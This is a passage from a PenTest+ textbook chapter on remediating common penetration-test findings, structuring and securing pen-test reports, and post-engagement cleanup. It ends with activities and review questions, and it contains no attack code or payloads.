Physical controls prevent threat actors from gaining access to or damaging a facility and its infrastructure. Examples of physical controls include video surveillance, **access control vestibules**, biometric controls, and **bollards** (Figure 4-4). Biometric controls include fingerprint scanners and retinal scanners. Bollards are metal or concrete posts used to protect structures from vehicle impact. An access control vestibule is a facility entry point room or booth where the person entering next has to be authorized by a security guard or mechanism before they are allowed to proceed further into the facility.

Figure 4-4 Bollards protecting an entryway



Source: Jayz3t/Shutterstock.com

Multiple control types are often combined to solve security issues. For example, if phishing emails are a regular problem in an organization, employee training on how to recognize a phishing email (an operational control) might be combined with a phishing email report button in Outlook (a technological control) to address the problem.

Another way of looking at remediation strategies is that problems and solutions involve three areas: people, processes, and technologies.

- **People:** It is often said that people are the weakest link in security, but with proper security training, people can be the strongest link in security and the best first line of defense. If problems have been identified that stem from employee poor security practices, the organization should create a formal security training program to address these issues.
- **Processes:** If the way an organization goes about its business can be identified as a source of security vulnerabilities, then suggestions to improve business processes should be made. Social engineering pen testing, for example, may reveal vulnerabilities in processes and procedures.
- **Technologies:** Technological security controls are often the first solutions that technical people think of, but if security issues can be remediated by getting people to behave more securely and by making processes more secure, technology does not have to do all the heavy lifting. Improving people and processes is often a better and more cost-effective solution than investing in an expensive technological solution. Technology can be used to provide an extra layer of security.

Common Pen-Testing Findings and Mitigation Strategies

Pen testing may reveal many findings along with a variety of mitigation strategies to address them. The PenTest+ exam focuses on the common findings and ways to mitigate them, discussed in this section.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Shared Local Administrator Credentials

A common security issue is the use of the same administrative credentials for multiple (and possibly all) systems within an organization. Although this might be convenient for administrators, it puts all devices that use these credentials, such as servers, desktop computers, and networking devices, at risk. If these credentials are compromised, they can provide administrator-level access to these devices, giving a threat actor complete control.

To mitigate this security issue, the following steps can be taken:

1. Each system should have a unique, strong, and complex administrative password.
2. A different administrator account should be used for different classes of devices. For example, one administrative login name should be used only for servers, another administrative login name used only for desktops, and a different administrator login name used only for network devices.
3. Randomized passwords can be used. These can be generated by a password randomizer application, if necessary.
4. For extra security, a password management tool can track all the randomized passwords the tool has generated. It must store the password in an encrypted form locally and not in the cloud. If the password management tool is compromised, all the passwords may be compromised.
5. Administrator passwords should be changed frequently, even random ones. Some security experts suggest that the password randomizer and management tools change the passwords after every use.

Microsoft's **Local Administrator Password Solution (LAPS)** tool can be used to manage passwords of local accounts of domain-joined computers. LAPS is free and can be used to set every administrator password to a unique value. LAPS can also be used to look up the administrator password for a specific computer.

Weak Password Complexity

A brute-force attack typically uses software tools or scripts to perform thousands of authentication attempts possibly using a database of known credentials and software logic to try variations of known credentials. It takes little effort to crack simple passwords of low complexity using brute-force attacks. Many users and organizations still fail to enforce strong, complex password requirements.

To mitigate this security issue, technical controls that enforce strong, complex passwords should be implemented. Anytime a password is changed, this control will force the user to create a password that meets complexity requirements. Technical controls that can enforce this requirement include Microsoft Active Directory's password policy enforcement.

Note 3 | A strong password is a hard-to-guess combination of uppercase letters, lowercase letters, symbols, and numbers, at least 8 to 14 characters long. The mix of uppercase and lowercase letters, numbers, and symbols determines a password's complexity.

Plaintext Passwords

Plaintext passwords are not stored in encrypted or hashed form. No password cracking is required because the password is clear for everyone—perhaps stored in an unencrypted file or sent in an encrypted transmission. Common places where plaintext passwords might be found include web servers hosting websites that allow users to create their own login credentials, or in transmissions from utilities such as Telnet or PuTTY that might allow plaintext passwords.

To mitigate this problem, all passwords should be stored or transmitted in encrypted or hashed form. If a system is compromised or communication intercepted, a threat actor will still have to crack the encryption or hash before they can determine the password.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

No Multifactor Authentication

Logging into a system using a single means to authenticate, such as by using a username and password, is known as single-factor authentication. In this scenario, the user only needs to remember their username and password to gain access to a system. Likewise, a threat actor only needs to acquire login credentials to gain access to a system.

To mitigate this issue, organizations should implement MFA requirements.

SQL Injection Vulnerabilities

SQL stands for Structured Query Language and is a data manipulation language used in many database applications to retrieve data from and write data to database files. SQL injection is a type of attack that attempts to access database information by sending SQL commands to a SQL database in an unexpected way. A classic example of SQL injection involves entering SQL commands into an entry field of a web form. SQL injection can be used to manipulate web applications and their SQL databases into revealing confidential data, such as usernames, passwords, and other sensitive information.

One method to mitigate SQL injection vulnerabilities is for applications to confirm that input placed in a field is of the expected data type and does not contain SQL commands. If the data contains SQL commands, they are filtered out or the input is rejected completely, which is known as input validation.

Unnecessary Open Services

When looking for vulnerabilities, one of your first actions is to scan systems for open ports. These open ports indicate what services are running on the targeted systems and direct your choices of attack vectors. It's not uncommon for computer systems to run services that administrators are unaware of. Another administrator could have failed to change the defaults of a new computer system, leaving unnecessary and potentially vulnerable services running.

To mitigate this issue, you should harden systems. In system hardening, an administrator disables all unnecessary services, thus reducing a system's attack surface. System hardening should be performed immediately when new systems are installed and should be performed periodically to make sure no new unnecessary services have been activated.

Activity 4-2 Suggesting Controls

Time Required: 30 minutes

Objective: Describe a recent security breach and suggest controls that could have been implemented to mitigate this breach.

Description: In this activity, you suggest controls that could have helped mitigate a recent security breach.

1. Perform an Internet search to find recent security breaches that have occurred.
2. Write a one-page report that summarizes the details of the breach and suggests administrative, operational, technical, and physical controls that could have prevented (or reduced the severity of) the breach. Not all controls may be applicable but try to choose a breach that could benefit from at least two of the control types.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

3. What type of authentication uses something you know with something you have and something you are?
   a. Biometric authentication
   b. Multifactor authentication
   c. Multifacet authentication
   d. Multipass authentication
4. If a system sends you a code that you can use to authenticate, what is that code called?
   a. One-time permission
   b. On-time permit
   c. One-time protection
   d. One-time password

Check your answers at the end of this chapter.

Security Bytes | A variety of tools can be used during a pen-testing engagement to help coordinate communications and even automatically generate reports. One popular tool that provides these features is Dradis CE (Community Edition), which is an open-source tool you can download as a virtual machine and then deploy in your own environment. Dradis sells a professional version of this tool that extends its functionality. You can learn more about Dradis CE at https://dradis.com/ce/.

Caution! | Some new pen-testing tools (though not Dradis CE) use artificial intelligence (AI). Before you use such a tool, you should look into how it stores the data you provide. If the AI solution is cloud-based, the information you provide will be stored on the cloud provider's server, which may violate your NDA and may put your client at a greater security risk. As always, proceed with caution.

Writing a Pen-Test Report

Certification

1.4 Explain the components of a penetration test report.

All the results of a pen-testing engagement need to be formally captured in a report document that can be used to effectively communicate the results to all stakeholders. The goal of pen testing is to discover vulnerabilities and suggest methods to mitigate them. The report will contain all discoveries with details of the methods used, how the weaknesses were discovered, and the security implications of the vulnerabilities. A lot of valuable information will be discovered and created during pen testing. This information must be formally captured in a document so that it can be used to implement changes.

Normalization of Data

The pen-test report will contain numeric data from various sources. These sources may use different numeric scales to define the meaning of numbers. For example, one source or tool might use a scale of 1 to 10 to rate the severity of a vulnerability, with 1 being low and 10 being critical. Another source might use a scale of 1 to 100 to express vulnerability severity. A third source might reverse the scale, with 1 indicating critical and 10 indicating low. The variety of scales can be confusing and misleading to the reader of your report.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

To mitigate this problem, you can **normalize** the data by choosing a set scale and mapping the data from relevant sources to this chosen scale. If you choose a scale of 1 to 10 to represent vulnerability severity, with 1 being low and 10 being critical, any results from the 1 to 100 scale would have to be divided by 10 to fit on the 1 to 10 scale. Any source that used 1 as critical and 10 as low would have to be numerically reversed by mapping its critical 1 ratings to critical 10 ratings on your chosen normalized scale.

Risk Appetite

Risk appetite refers to how much risk an organization is willing to accept in specific areas. An organization may have a high risk appetite when it comes to one area but a very low risk appetite in others. Areas of low risk appetite should be prioritized and presented first in your report as the organization has indicated it is concerned about and sensitive to any security issues in these areas. For example, an organization may have a high risk appetite when it comes to computers in the employee lounge area but a low risk appetite for database servers containing confidential information.

Report Structure

Pen-test report formats can vary but typically contain the following sections:

1. Title Page and Table of Contents
2. Executive Summary
3. Scope Details
4. Methodology
5. Findings and Remediation
6. Conclusion
7. Appendices

These sections should be included in your report so that you communicate findings in an effective manner.

Title Page and Table of Contents

The title page for the report should contain a title, such as "Enterprise Penetration Report for ACME Corporation," a version number and date so that revisions can be tracked, and the name of the author. A secondary title and abstract can be included if more details are needed.

A table of contents should immediately follow the title page, providing page references for other parts of the report (Figure 4-5).


The pages of the pen-test report should be numbered for reference purposes.

Executive Summary

The **executive summary** is a concise overview of the issues discovered during pen testing. The target audience for this section are the C-suite executives of the organization under test. These executives may not be technologically savvy so the summary should avoid technical detail or jargon and be written for the layperson. This section is arguably the most important as it is often the only one people read. Executive summaries are often shared with senior management, board members, and third-party stakeholders. They typically don't have time to read an entire penetration-testing report and want a brief summary so that they can understand the issues quickly. Business impact details are often expressed in the executive summary, such as the possible financial cost to the organization, or damage to its reputation, if a specific issue is exploited. This impact can often be expressed using real-world examples of other peer organizations that had a similar issue exploited by a threat actor.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 4-5 Title page and table of contents



Source: Microsoft Corporation

Although the executive summary is the first section of the report, it is the last section that is written. All the information in the other sections needs to be completed before it can be summarized for executives.

Activity 4-3 Writing an Executive Summary

Time Required: 30 minutes
Objective: Create an executive summary.
Description: In this activity, you perform an Internet search to discover a recent major security breach and write an executive summary outlining this breach.

1. Perform an Internet search to discover the details of a major recent security breach. Find one that contains a substantial amount of technical details.
2. Write a one-page executive summary outlining the details of this breach. Remember the rules for executive summaries and write the summary for the appropriate audience.

Scope Details

Recall what is involved in planning and determining the scope of tests in a penetration-testing engagement. This section allows you to capture those planning details. Although the scope may change as the result of discoveries made during pen testing, this section allows you to capture those scope changing details.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Methodology

The **methodology** section contains the technical details of the tests performed during penetration testing. It covers details such as the following:

1. The types of tests performed
2. Test limitations and assumptions. If certain tests were limited in what they could accomplish this should be spelled out, limitations such as time or access to systems. Additionally, any assumptions that were made (such as assuming certain security controls such as firewalls are in place), must also be explained.
3. The steps taken during various tests and phases
4. How attacks were carried out. This is often referred to as the attack narrative.
5. What tools were used
6. What observations were made

The audience for this section includes technical staff and developers who will review your results, validate them, and take actions based on your findings. You want to provide enough technical detail so that your audience understands your actions and findings and can take this information and produce the same results as you did.

The methodology section needs to contain sufficient technical detail but should not overwhelm the reader with bulk data from scans or lengthy code listings. Bulk data and lengthy code listings should be placed in an appendix and referenced.

It is helpful to have a **risk rating** metric to associate with discovered vulnerabilities. This metric allows you to rank the vulnerabilities. Vulnerabilities with a high risk rating number should be addressed for remediation before vulnerabilities with a low risk rating number. The method used to calculate and assign risk ratings should be explained in the methodology section.

For example, you could explain that you are using two metrics, **impact** and **probability**, to calculate the risk rating of discovered vulnerabilities. Impact indicates how severely the organization will be affected if the vulnerability is exploited. Probability indicates the likelihood of the vulnerability being exploited. Impact and probability are both rated as Low (1), Medium (2), and High (3). The risk rating is calculated by multiplying impact by probability.

```
Risk Rating = Impact × Probability
```

Providing a table to express this calculation such as the one in Figure 4-6 helps to clarify.

Figure 4-6 Risk rating table

		Probability		
		Low (1)	Medium (2)	High (3)
Impact	Low (1)	1	2	3
	Medium (2)	2	4	6
	High (3)	3	6	9

For example, if a security vulnerability has a high impact and a medium probability, the risk rating would be as follows:

```
Risk Rating = 3 * 2 = 6
```

Findings and Remediation

The findings and remediation section discusses the security issues found and your suggested steps for fixing each one. This section contains the bulk of work done and needs to communicate the findings in an organized, complete, and concise manner.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Each security issue should be expressed separately with a paragraph or two describing the issue and a paragraph or two describing the steps to remediate the issue.

For example:

Vulnerability Finding #42: No MFA on AWS root accounts

Impact: Medium

Probability: Medium

Risk Rating: 4

Description: While assessing AWS cloud security, it was discovered that root-level account logins were not secured with multifactor authentication. Using MFA with root-level accounts is an AWS suggested best practice.

Remediation: Implement MFA for all AWS root accounts

The level of risk associated with a security issue should be communicated. This example uses the risk rating methodology to assign a risk rating number of 4, an impact of medium, and probability of occurrence of medium. A **business impact analysis** based on the organization's specific circumstances can also be included. The business impact analysis would outline the potential financial loss and possible reputation damage that could impact the organization if the vulnerability were exploited by a threat actor. This impact can often be expressed using real-world examples of other peer organizations that had a similar issue exploited by a threat actor.

Conclusion

The conclusion summarizes the overall results of the pen-testing engagement and wraps up the report for the reader. Any root causes that are identified during pen testing should be described so that the organization can address these causes to improve their overall security. For example, if lack of security awareness seems to be a root cause, the organization may want to engage in security training for all staff.

The conclusion can also identify pen tests that were not part of the engagement but could be part of a future pen-testing engagement. For example, if social engineering or physical attacks were not part of this engagement, they could be suggested for a future pen-test engagement.

Following are additional items that can be included in a conclusion:

- A comparison of the organization's overall results compared to other organizations that operate in the same sphere. This effectively describes how well the organization is doing with its security compared to others in their industry.
- A discussion of risk ratings and how they align with the organization's risk appetite.
- An overall risk score for this pen-testing engagement. This metric can be compared to future pen-testing engagement risk scores to see if the organization's security is improving or deteriorating.

Appendices

Any bulk data from scans or lengthy code listings can be included in the appendix or appendices for reference. Additionally, if any terminology definitions or technical or compliance details are needed, they can also be included in an appendix.

Secure Handling and Destruction of Reports

Penetration-testing reports contain sensitive information about an organization, such as vulnerabilities and how to exploit them, IP addresses of various systems, reconnaissance details, and possibly names of organization employees and executives. A threat actor could use this information to quickly compromise the organization's security. This is why you must protect any electronic or physical copies of the report and control access to them. The following are additional pen-testing report considerations:

- **Format:** Digital copies (such as Word documents or PDFs) of pen-testing reports should only be stored and transmitted in encrypted format. Any printed copies of the report should be securely stored in a safe and locked location.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Storage time:** How long a report is stored is also a security consideration. The pen-testing agreement documentation should specify the allowed storage time for a report. The organization will keep the report as long as they like, but pen testers should destroy all copies of the report when the agreed-upon storage time has expired. Some regulatory requirements such as PCI DSS specify report storage time requirements.
- **Delivering the report:** When the pen-testing report document is completed, a meeting should be scheduled to present the findings to all appropriate stakeholders and to formally deliver the report.
- **Client acceptance:** After delivering the report, the pen-testing team should have the client sign off on the completion of the work and each of the deliverables outlined in the statement of work. Sign-off can be agreed upon via email, but typically it is done face-to-face during report delivery. After sign-off, the pen-test team should move to the post-engagement cleanup phase.

Post-Engagement Cleanup

The pen-test team should perform **post-engagement cleanup** so that the client organization's environment and systems are returned to the state they were in before pen testing began. Many of the activities performed during pen testing are used to exploit systems and leaving artifacts behind that were used in the process can leave a system at risk.

Some of the specific post-engagement cleanup activities include the following:

- **Removing shell programs:** Any shell programs that were installed during pen testing should be removed.
- **Removing tester-created credentials:** Any user accounts that were created during pen testing should be removed, especially accounts used for backdoor attacks.
- **Removing tools:** Any tools that were uploaded or installed onto systems (for exploitation or other purposes) should be removed.

Exam Tip | The importance of using encryption to protect penetration-testing reports at rest or in transmit is likely to appear in the PenTest+ certification exam. Questions regarding post-engagement cleanup are also likely to appear in the PenTest+ certification exam.

Follow-Up Actions and Retesting

In the report delivery meeting, some discoveries may necessitate retesting or other follow-up activities to occur later. The client may request that pen testers retest systems after the client has implemented the suggested security remediations to confirm the systems are now secure. The details of the follow-up actions need to be well defined and scheduled. If the follow-up actions are sufficiently complex, time consuming, and outside the original statement of work, a new pen-testing engagement may need to be planned.

Attestation of Findings

If the pen-testing engagement, or parts of it, were executed for regulatory or compliance reasons, the client may need a formal **attestation of findings** document from the pen-test team. The contents of this document varies depending on the client's requirements. It may be a short document simply stating that the pen testing was performed and completed or it may be a detailed document outlining all the high-risk vulnerability findings and that these vulnerabilities were successfully remediated after testing.

Data Destruction and Retention

The statement of work for a pen-testing engagement should clearly spell out details regarding the retention and destruction of data created during pen testing. When the engagement is complete, the pen-test team should follow these directions and destroy or retain the appropriate data. Any data that the client wants to

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

keep should be provided to them in a secure, encrypted fashion. Any data that is no longer needed and not required to be retained should be destroyed.

Lessons Learned

After the formal completion of a pen-testing engagement, the pen-testing team should meet to discuss the project, testing processes that were used, and any parts of the engagement that went particularly well or particularly poorly. This information can be used to determine how to improve future pen-testing engagements.

Legal considerations: Legal considerations include the various legally binding contractual documents such as the non-disclosure agreement (NDA) and the statement of work (SOW), as well as regulatory requirements such as the General Data Protection Regulation (GDPR). When creating the written pen-testing report, you must be guided by these legal considerations. The final report will contain sensitive information and will be distributed to various stakeholders so you must be sure to not disclose sensitive or proprietary information to individuals that aren't authorized to access it. You must also protect personal information from disclosure as dictated by GDPR (if you are governed by that regulation). The following list summarizes some of the legal considerations of report writing and report content:

- Remember to have written consent for any targets you pen test and document (the scope).
- Do not disclose any items governed by the NDA.
- Maintain data protection and privacy as dictated by relevant government or industry regulations, such as GDPR or PCI DSS.
- Keep printed copies and electronic copies of the report securely stored, so that only authorized individuals can access them.
- Distribute the report only to authorized individuals.

Ethical considerations: Along with the ethical considerations regarding how a pen tester should conduct themselves, consider the following when creating the written report:

- Accurately report any findings. Do not exclude or downplay findings (to avoid uncomfortable reactions) or embellish findings (to increase your works perceived value, etc.) Stick to the facts.
- Don't plagiarize. Any content you include in the report that came from other writers or sources need to be formally acknowledged in the report.

Quality control: Quality control is the process of evaluating a finished product to identify any deficiencies or defects. In this case, the finished product is the written pen-testing report. The report author(s) should carefully review the report to validate its accuracy, completeness, and its overall understandability. Accuracy and completeness can be verified by comparing the report content to the requirements outlined in contractual documents such as the SOW, and scope. If a report contains too much information or jargon and too little information, the overall understandability of the report may be compromised and the report may be of little practical use to the client.

Artificial intelligence (AI): Various AI tools, such as ChatGPT, can be used to create textual content by providing the AI tool with a few simple directives. AI-generated content is often hard to distinguish from content written by a professional human writer. If you use AI to create any portions of the report, you must indicate that in your written report. Another AI consideration involves privacy and non-disclosure. When AI tools are used to create content, the directives you supply to the AI tool are typically uploaded to the tool provider's server for analysis. This may violate your NDA and privacy considerations because a copy of the information you provided to create the AI-generated content is now stored on a third party's server. Be careful what information to provide to AI tools.

Note 4 | An organization with its own AI system hosted on private servers helps to mitigate NDA issues.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 4-4 Creating a Penetration-Testing Report Document Template

Time Required: 30 minutes
Objective: Create a penetration-testing report document template.
Description: In this activity, you use the word processing software of your choice to create a template for a penetration-testing report document.

1. Using a word processing application of your choice, create a document that can be used as a template to create penetration-testing reports.
2. Include all the sections as defined in this chapter.
3. In each section, add placeholder text that describes what content should be placed in the section when using the template to create an actual penetration-testing report.

Self-Check

5. Pen testers can keep the results of a pen-testing engagement as long as they are stored securely.
   a. True
   b. False
6. A penetration-testing engagement is not complete until the client signs off.
   a. True
   b. False

☐ Check your answers at the end of this chapter.

Summary

- During pen testing, active two-way communication between the pen-testing team and stakeholders must occur regularly and in real time whenever required.
- Reasons for communication include discoveries requiring immediate attention (such as critical flaws), scope or ROE changes, activities that affect business operations, data gathering, determining false positives, and scheduling activities.
- Having a well-defined communication path ensures that information is communicated to the appropriate personnel and not communicated to unauthorized individuals.
- Primary, technical, and emergency contacts need to be defined so that pen testers can quickly contact the appropriate person to resolve issues and alert the client.
- A communication trigger is an event that prompts a specific and immediate form of communication. Classic communication triggers include indicators of prior compromise, critical findings, and stage completion.
- Other reasons for communication include situational awareness, de-escalation, de-confliction, and goal reprioritization.
- Vulnerabilities are typically remediated by applying known patches or fixes to correct a security flaw or suggesting other controls that could be implemented to mitigate the vulnerability.
- Controls fall into the following categories: technical controls, administrative controls, operational controls, and physical controls.
- Common pen-test findings include shared local administrator credentials, weak password complexity, plaintext passwords, lack of MFA, SQL injection vulnerabilities, and unnecessary open services.
- All the results of a pen-testing engagement need to be formally captured in a report that effectively communicates the results to all stakeholders.
- Pen-test report formats can vary but typically contain the following sections: title page and table of contents, executive summary, scope details, methodology, findings and remediation, conclusion, and appendices.
- It is helpful to have a risk rating metric to rank discovered vulnerabilities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- Penetration-testing reports should be stored in encrypted format, and printed copies should be kept locked in a secure place.
- Pen testers should delete all copies of a client's pen-testing report when the storage time specified in the state of work has expired.
- The pen-test team must perform a post-engagement cleanup so that the client organization's environment and systems are returned to the state that they were in before pen testing began.

Key Terms

access control vestibule
administrative controls
attestation of findings
bollards
business impact analysis
client sign-off
communication path
communication trigger
critical finding
de-confliction
de-escalation
emergency contact
escalating
escalation path
executive summary
goal reprioritization
impact
indicators of compromise (IOC)
indicators of prior compromise
Local Administrator Password Solution (LAPS)
methodology
multifactor authentication (MFA)
normalize
one-time password (OTP)
operational controls
peer review
physical controls
post-engagement cleanup
primary contact
probability
remediation
risk appetite
risk rating
root cause analysis (RCA)
security operations center (SOC)
situational awareness
stage completion
technical contact
technical controls

Review Questions

1. Newly discovered information may require a change in the scope, work, and goals of the pen-testing engagement.
   a. True
   b. False
2. During pen testing, active two-way communication between the pen-testing team and stakeholders must occur regularly and in real time whenever required.
   a. True
   b. False
3. When a penetration-testing engagement is complete, the pen-test team should follow the directions in the statement of work and destroy or retain the appropriate data.
   a. True
   b. False
4. An organization's SOC may be a suitable emergency contact.
   a. True
   b. False
5. Which of the following are important contacts for a well-defined communication path? Choose all that apply.
   a. Primary contact
   b. Technical contact
   c. Emergency contact
   d. Human resources
6. Which of the following is *not* a communication trigger?
   a. Stage initiation
   b. Stage completion
   c. Indicators of prior compromise
   d. Critical findings
7. Pieces of evidence discovered during pen testing that indicate that a security breach may have already occurred are called _____. Choose all that apply.
   a. clues
   b. IOCs
   c. indicators of prior compromise
   d. footprints

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

8. Which of the following are other reasons for communication? Choose all that apply.
   a. Situational awareness
   b. De-escalation
   c. De-confliction
   d. Goal reprioritization
9. Which of the following are remediation control categories? Choose all that apply.
   a. Technical controls
   b. Administrative controls
   c. Operational controls
   d. Physical controls
10. Which type of control uses security intelligence in software or hardware solutions to detect and remediate security threats?
   a. Technical controls
   b. Administrative controls
   c. Operational controls
   d. Physical controls
11. Which type of control uses formalized processes and policies to help improve an organization's security?
   a. Technical controls
   b. Administrative controls
   c. Operational controls
   d. Physical controls
12. Which type of control provides standard procedures for various activities that are implemented to improve the security of individual personnel?
   a. Technical controls
   b. Administrative controls
   c. Operational controls
   d. Physical controls
13. Which type of control prevents threat actors from gaining access to or damaging a facility and its infrastructure?
   a. Technical controls
   b. Administrative controls
   c. Operational controls
   d. Physical controls
14. Which of the following are common pen-testing findings? Choose all that apply.
   a. Shared local administrator credentials
   b. Authentication issues such as weak password complexity, plaintext passwords, or lack of MFA
   c. SQL injection vulnerabilities
   d. Unnecessary open services
15. Choosing a set scale and mapping the data from relevant sources to this chosen scale is known as which of the following?
   a. Unification
   b. Risk scoring
   c. Normalization of data
   d. Balancing
16. Which section of a pen-testing report is written for C-suite executives?
   a. Executive summary
   b. Scope details
   c. Findings and remediation
   d. Conclusion
17. Which section of a pen-testing report should contain bulk data and lengthy code listings?
   a. Executive summary
   b. Scope details
   c. Findings and remediation
   d. Appendix
18. Which stage of pen testing returns the client's systems to the state they were in before pen testing began?
   a. Follow-up actions
   b. Sign-off
   c. Post-engagement cleanup
   d. Reset
19. If the pen-testing engagement, or parts of it, were executed for regulatory or compliance reasons, what might the client need?
   a. Sign-off
   b. Data validation
   c. PenTest+ certification
   d. Attestation of findings
20. Multiplying impact by probability equals which of the following?
   a. Risk rating
   b. Business impact
   c. Common vulnerability score
   d. Likelihood

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Case Projects

Case Project 4-1: Completing the Executive Summary

Time Required: 45 minutes
Objective: Develop the Executive Summary section of a penetration-testing report.
Description: Veidt Enterprises, a large real estate development company in New York City, has contracted your computer consulting company to perform a penetration test on its computer network. The company owns various properties that include a five-star hotel, office buildings, fitness centers, and restaurants. The project has reached the stage where you now need to formalize your findings and begin the penetration-testing report. Create a penetration-testing report document using the format and sections outlined in this chapter. Perform an Internet search for a well-known security breach and make note of what the technical solutions were to solve the breach. Use the information you have noted to complete the Executive Summary section of the penetration-testing report.

